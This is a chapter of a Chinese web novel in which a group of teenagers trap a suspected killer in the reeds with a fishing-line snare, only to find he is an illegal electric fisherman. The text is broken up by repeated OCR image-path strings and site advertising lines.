首页
第14章 血色追凶(下)
返回

第14章 血色追凶(下)

章节报错(免登陆)
下载APP,无广告、完整阅读

一秒记住【沧元图小说网】
09read.com,更新快,无弹窗!

    一个轻飘飘的东西缓缓落在他的头顶;
    诡异的触感让他起满鸡皮疙瘩;
    孟清逸愣了一下,迅速朝头顶摸去,才发现那是一个木棒一样丶轻飘飘的东西。
    他赶紧拿在眼前一看,视线中,彩色的鱼漂在月光下闪烁着光泽。
    而鱼漂之上是鱼线,准确地说,从头顶上落下来的,竟然是一根没有装钩子的鱼线。
    这是……
    经过了一瞬的迟疑,他的视线转向鱼线末端,只见那里已经被贴心地打好了一个绳结。
    那个绳结再眼熟不过,是他从某本求生杂志上学的,男孩子对这种没用的花活毫无抵抗力,他学会了便准备传授给几个死党,可若萍杜康都嗤之以鼻,觉得没用,只有一个人和他一样,觉得帅就足够;
    而眼前的这个绳结,又是诸多系法中最为牢靠的一种;
    只要把系好的绳结套在某样东西上,轻轻一提线头,就能牢牢地拴住。
    ——甚至考虑到了他们几个挤在芦苇丛里难以活动,就像妈妈给你削的水果早已切成了块,这根聪明的鱼线似乎一眼就看破了他们的窘迫;
    此刻宛如神迹从天而降,雪中送炭也不足以形容!
    少年眼前一亮,心中顿时了然。
    他按捺住心中的激动,深呼吸一下,轻轻扯了下鱼线,接着鱼线像是突然有了生命一样,往下放得更长;
    清逸将系着绳结的一端套向身前的芦苇,在心里比量一下长度,再次扯了下鱼线;
    鱼线也跟着颇为默契地往下放。
    终于,等到两边的长度足够丶能够到另一侧的芦苇,他接着扯了一下,鱼线顿时停住。
    这条聪明的鱼线似乎还要做些什麽,毕竟刚刚系好绳结的只有一端,接着他似乎听到金属咬断某个东西的脆响;
    孟清逸知道,接下来自己能做的唯有耐心的等待。
    他的喉结滚动一下,目光死死地盯住前方——
    男人脚边的芦苇被全部填进了坑内,对方直起腰,再次向芦苇丛走来;
    而就在这时,半空中的鱼线突然一股脑地落下,他等这一刻不知道等了多久;
    孟清逸一把扯过鱼线,在鱼线的另一段,果然能看见一枚新鲜出炉的绳结,像是把一切都安排好了一样,只待他套在身侧的芦苇上。
    但现在不是感慨这些的时候。
    男人越来越近,只见若萍已经下意识朝自己望来,一切发生在电光火石之间,孟清逸迅速将绳结挂在少女身前的芦苇上,高度和正处于人的喉结往下一点,接着他一只手扯住若萍的衣服,猛地往后一拽,少女猝不及防地往后一退,惊呼声尚未出口;
    孟清逸也随着惯性向后倒去,最后一刻,他用手肘捣向杜康的腹部——
    「呀——」
    「靠!」
    少年少女的尖叫同时出口,男人顿时停住脚步,大喝道:
    「谁?」
    回应他的只有原本安静的芦苇丛里突然人影晃动,男人先是一愣,像是想起了什麽,接着目露凶光,举起匕首,一个箭步朝芦苇丛冲去,只待手起刀落!
    众人呼吸凝固,月色下的刀身亮起一点寒芒,种种目光聚集在此处,然而——
    「吓吓……」
    宛如人被掐住喉咙发出的窒息声,正在猛冲的男人突然停在当场,像是被施了一个定身咒,只见对方痛苦地捂住脖子,在原地挣扎着;
    就在他身前不远处,冯若萍刚挣扎着从地上站起来,被眼前的异变惊住,正不知是赶紧跑还是怎麽办,这时却听见头顶传来一道熟悉的清喝,让她眼眶一热:
    「杜康,清逸,上!」
    接着身边两道黑影猛地窜出去,一个直接压着身子抱住男人的腰部,将对方扑倒在地上;另一个则利落地踩住男人拿匕首的手;
    混沌的局势一瞬间被控制住。
    少女立马转过头,只见一个少年半跪在头顶的土路上,双手撑住地面;
    夜色下他的双眼熠熠生辉,少有地露出一个大大的笑容:
    「怎麽样,我当时就说帅就足够吧?」
    ……
    逗了若萍一句,张述桐移开目光,确认凶手已经被控制住;
    清逸这家伙不仅会野外求生知识,还很拉风地会手刀,这个绝招连他都没有学会,属于真传,传子不传兄的那种;
    只见对方结结实实地给了男人后颈一下,男人果然安静地栽倒在地,张述桐这才彻底放下心来,却没有急着下去;
    但他不急着下去,名叫冯若萍的少女却是蹭蹭地跑上来了。
    「你们没事吧?」
    本以为收获一波崇拜的星星眼,谁知少女捂住嘴,声音都变得有些哽咽。
    「你还说……」
    虽然平时风风火火的,但女孩子果然是女孩子嘛。
    他见状无奈地笑笑,但也不准备安慰。
    如果需要自己安慰的话,那少女就不叫冯若萍了——
    「你还跪在这里干嘛,知道你帅了行不行?」女孩顿时叉起腰,用唬人的语气掩饰着刚才流露出的脆弱。
    张述桐指指自己的脚:
    「你看啊。」
    他不是故意摆个pose,而是刚才避免闹出动静打草惊蛇,早早地将自行车停在远处,又脱了鞋,拿上鱼竿甩棍剪刀,只穿着袜子走了过来。老实说,地上真够冷的,现在脚都快冻僵了。
    「你真是……冷不冷?」
    若萍顿时哑火了,着急地问了一句,往周围一看,急匆匆地跑去给他拿鞋,张述桐穿好鞋,两人一起下了土坡,打量起眼前的男人。
    杜康和清逸也围过来,只有路青怜去了男人挖的坑边,也不知道在研究什麽。
    这姑娘心真够大,连张述桐都需要做一番心理建设再过去;话说回来,你真不去看看八年后杀死你的凶手长什麽样子吗?
    但对方怎麽想他也管不着,谁让这是八年后的事,张述桐就和几个死党你一言我一语地聊起来。
    若萍估计被憋坏了,立马追问他怎麽回事,不是去追那个男人了吗,怎麽知道回来。
    「你们都知道了?」张述桐有些惊讶,倒不如说这是他唯一没有料到的事。
    「清逸推理出来的,你那个两个理由自相矛盾。」
    「好吧,其实我妈只让我送东西,根本没催我。」
    后者他可以认,但前者解释起来太麻烦,乾脆把锅给老妈了。
    「所以你怎麽回来的?」
    「看到了若萍的电话了。」
    张述桐耸耸肩。
    如果将时间倒回十几分钟前,当时他骑着自行车,在追与不追之间最终选择了后者,理由也很简单:
    第一,这些年的经历让他选择相信自己,而不是把希望寄托到警察会停车上;
    第二,虽然要找到凶手没错,但越往前走不可预料的意外越多,当时有些心急,但后来想想,犯不着一个人以身犯陷。
    所以他直接去找了有信号的地方,看到若萍的未接来电又急匆匆赶回来,现在来看,真有些庆幸自己选择了后者。
    好在及时赶上了。
    杜康却很是纳闷:
    「那你怎麽知道我们这边出事的?」
    「很简单啊。」
    张述桐解释道:
    「若萍这人你们又不是不了解,如果没事她反倒喜欢在QQ上一直轰你,可我只看一条电话,也没有后续,那就肯定是出事了。
    「当然了,我也不知道这个人从我后面绕回来了,就报了警赶紧往回赶,路过这里的时候多留了个心眼,没看到有人骑车的痕迹,结果正好你们看到躲在芦苇丛里,岸边还有个男的挖坑,再然后……」
    说了这麽长一段话,张述桐有点累:
    「嗯,你们就问清逸吧。」
    接着清逸便把那根鱼线的事解释了一遍,死党之间从不吝啬马屁,但说实话,几人都太熟也没什麽好高兴的;
    张述桐收获了三顿肯德基,他们三个一人一顿,说着说着就约好周末去城里吃嫩牛五方;
    你们怎麽能吃下肯德基的?
    张述桐闻着浓郁的臭气都快要吐了,赶紧制止几人回家再讨论,打起手电照了照,示意道:
    「先看看这个人什麽情况。」
    在场的人里,应该没有一个比自己心情更急迫的。
    事实也是如此,只有他一个想去揭露凶手的真容,其他几个都跟着跑去了土坑边,又好奇又害怕地想要一探究竟。
    张述桐不管他们,用手电直照着男人的脸,看了几眼,却纳闷地皱皱眉头。
    男人有张很胖的脸,光头,所以能看到太阳穴的位置有道刀疤,一直延伸到下巴,除此之外没什麽特徵,他努力回忆过往接触的人群,实在没有印象——
    但自己不认识也算合理,毕竟就他一个是被灭口的,应该拍下来等明天问顾秋绵认不认识。
    这样想着正要掏出手机拍照,却听若萍「哇」地一声偏过脸,急忙后退几步,差点要吐出来。
    「都跟你说了少看。」想想就知道该有多血腥。「不是……」若萍捏着鼻子,缓了好一会才说道,「你自己看看吧……不行,这里太臭了,我得上去喘口气……」
    她估计是被吓得不轻,不敢一个人走夜路,说着还心有馀悸地扯了扯路青怜,「青怜也一起上去吧,别看了,我这一个星期都吃不下饭了……」
    两人前脚刚走,杜康也跟着呕了一声,也一起跟着上去,张述桐朝着他们的背影嘱咐道:
    「那你们上去正好给警察局打个电话。」
    他之前是报警了,但只说在小岛西边的某片野地有情况,至于是哪片野地,他就真的不知道了,倒是杜康能说清。
    眼看三人都上了土坡,只有清逸留了下来,张述桐提前捏好鼻子,到死党跟前蹲下身。
    「你猜这里面是什麽?」
    清逸也捏着鼻子,瓮声瓮气的。
    张述桐打着手电一照,愣了一下,土坑已经被清逸拨开,在此之前已经猜想过种种血腥的画面,可怎麽也没想到,里面的东西他再熟悉不过,居然是……
    满坑的鱼?
    鱼?张述桐顿时看向那个躺在地上的男人,只听清逸憋着气说:
    「咱们都想错了,这就不是什麽杀人犯,杜康他果然说的没错……」
     杜康说了什麽先别管,但张述桐是明白这坑里是什麽了,他也跟着惊讶道:
    「怎麽是电鱼的?」
    只见大坑里全是鱼腐烂的尸体,散发着浓浓的血气与腐臭味。
    「就是电鱼的。」清逸罕见地爆了句粗口,郁闷道,「我还以为是杀人犯你知道吧,刚才吓得够呛,要知道是电鱼的哪还用躲这麽久,早知道……唉。」
    说着他摇摇头:
    「说这些没意义,是我事后诸葛亮了,就算是电鱼的,当时要不是述桐你,若萍她估计要有危险。」
    张述桐倒没有领功的心思,他不在意这个,几个人没事就行;
    他现在只是有点郁闷,没比清逸好到哪去——
    虽然最后算是有惊无险,但解决男人的过程也算曲折,当杜康他们把男人按倒的时候,哪怕是他,心里也久违地升起一阵激动:
    原来就是你啊,杀了我杀了顾秋绵还杀了路青怜,没想到回来第一天就被逮到了吧?
    虽然也有些「事情居然这麽轻易被解决」的错觉,但他当初被对方杀死的时候也很容易,但没想到,最后居然是抓了个电鱼的。
    这时候真的需要一根烟了。
    然后周围没有烟,只有扑鼻的臭气。
    「我想静静……」
    「我也想。」
    两人对视一眼,同时转过身,猛吸身后那一丁点新鲜空气,又转过头盯着鱼坑看。
    清逸扒拉着男人身上的东西,刚才他已经搜过了身:
    「你看,这就是杜康刚才说的蛇皮袋,其实是装死鱼的袋子,另一个提着的东西就是铁杴……哦,对了,还有这个,述桐你猜这个是啥?」
    只见清逸从男人背后解下来一个烧火棍模样的物件。
    「电鱼的叉子?」
    「没错,我还以为是枪……」
    张述桐看着死党满脸的无语,差点想笑,自己很郁闷,但看到别人更郁闷,似乎自己的郁闷也减轻了一点;
    但这里实在太臭,又赶紧闭上嘴,从牙缝里挤道:
    「算了,没事就行,我当时还担心你看不出我的意思。」
    「你别说,我当时整个人都激灵了,你能想出那办法也是神了,不过也亏了你当时扔我头上,要给他俩真不一定能看出来。」
    只听清逸又嘟囔道:
    「你说,怎麽什麽事都能叫杜康给碰上啊……」
    「什麽意思?」
    「你忘了?上周他说看到有电鱼的,还很正义地去报了警,结果警察不信,咱们几个也没信,没想到他说得是真的,估计他之前看到的就是这个人了吧。」
    听他这麽一说,张述桐顿时有印象了。
    记得今天下午去报警的时候,警察之所以不信自己的说辞,就是上周刚被他们耍了,说有个娃娃脸少年骗他说有人电鱼,结果警察前脚刚去巡逻,他们几个就去另外一边钓鱼了。
    连张述桐自己都以为,这其实是当年几个熊孩子为了钓鱼编出的谎,没想到是真的。
    想到这里他有点哭笑不得,转念想想,这事也属于叶公好龙,要是那个晕倒的男人真是凶手,未必能被他们几个轻松解决。
    总之,这个不寻常的夜晚总算是过去了,他这一晚上光在寒风中来回逛,如今确认了男人的身份,才意识到精神早就疲惫不堪,只想回家栽倒在床上。
    「不过,你有没有觉得不对?」清逸突然又问。
    事情一解决,这家伙的毛病又烦了。
    「说。」张述桐翻个白眼。
    「我刚才想了想,当时我挂好鱼线,不是专门让杜康喊了一嗓子,就为了引他过来吗。
    「可他要是个电鱼的,又不是多大的罪,被抓到最多拘留几天,至于亮刀子吗?」
    「还真是。」
    张述桐也摸着下巴,若有所思道。
    反正事情解决了,几人还要等警察来收场,暂时走不了,他也有兴趣和死党玩玩推理游戏,以前他俩就喜欢玩这个。「说不定以前是个逃犯?」张述桐随口道,「刚刚从他身上搜出什麽没?」
    「钱包丶瑞士军刀丶火机和烟……哦,还有这个,手机。」清逸又回到男人身上摸了摸,「但咱们又不知道密码,没一点用。」
    「那不挺常见的。」张述桐也站起身,却总觉得有哪里不对。
    他随即皱皱眉头,似乎就差这麽一丁点就能连上头绪,好像重要也好像不重要,可偏偏就差这麽一丁点,也许是今晚太累了,他怎麽也捕捉不到这一丝灵光。
    倒是清逸先没了兴致,明明是他提出要推理的:
    「算了,就个电鱼的光头,咱俩在这研究他干嘛,这麽臭,不如回家看我的小说呢。你看若萍他们,上去了乾脆不下来,这麽长时间了都没个动静,显得咱俩傻了吧唧的。」
    张述桐也基本同意,一个电鱼的实在没什麽可研究的,你说对方当时有点反常没错,但狗逼急了都会跳墙呢,掏刀子也不是多奇怪的事。
    于是他跟上死党的脚步,走过男人身边时,张述桐瞥了他最后一眼。
    果然还是个破相的光头男人。
    等等……
    光头……
    光丶头?
    张述桐的动作突然一顿,冲到男人身前,却不看男人本身,而是快速扫过从对方身上搜出的东西,一个个常见的物品摆了一地;
    「咋了,想到啥了?」
    清逸回过头。
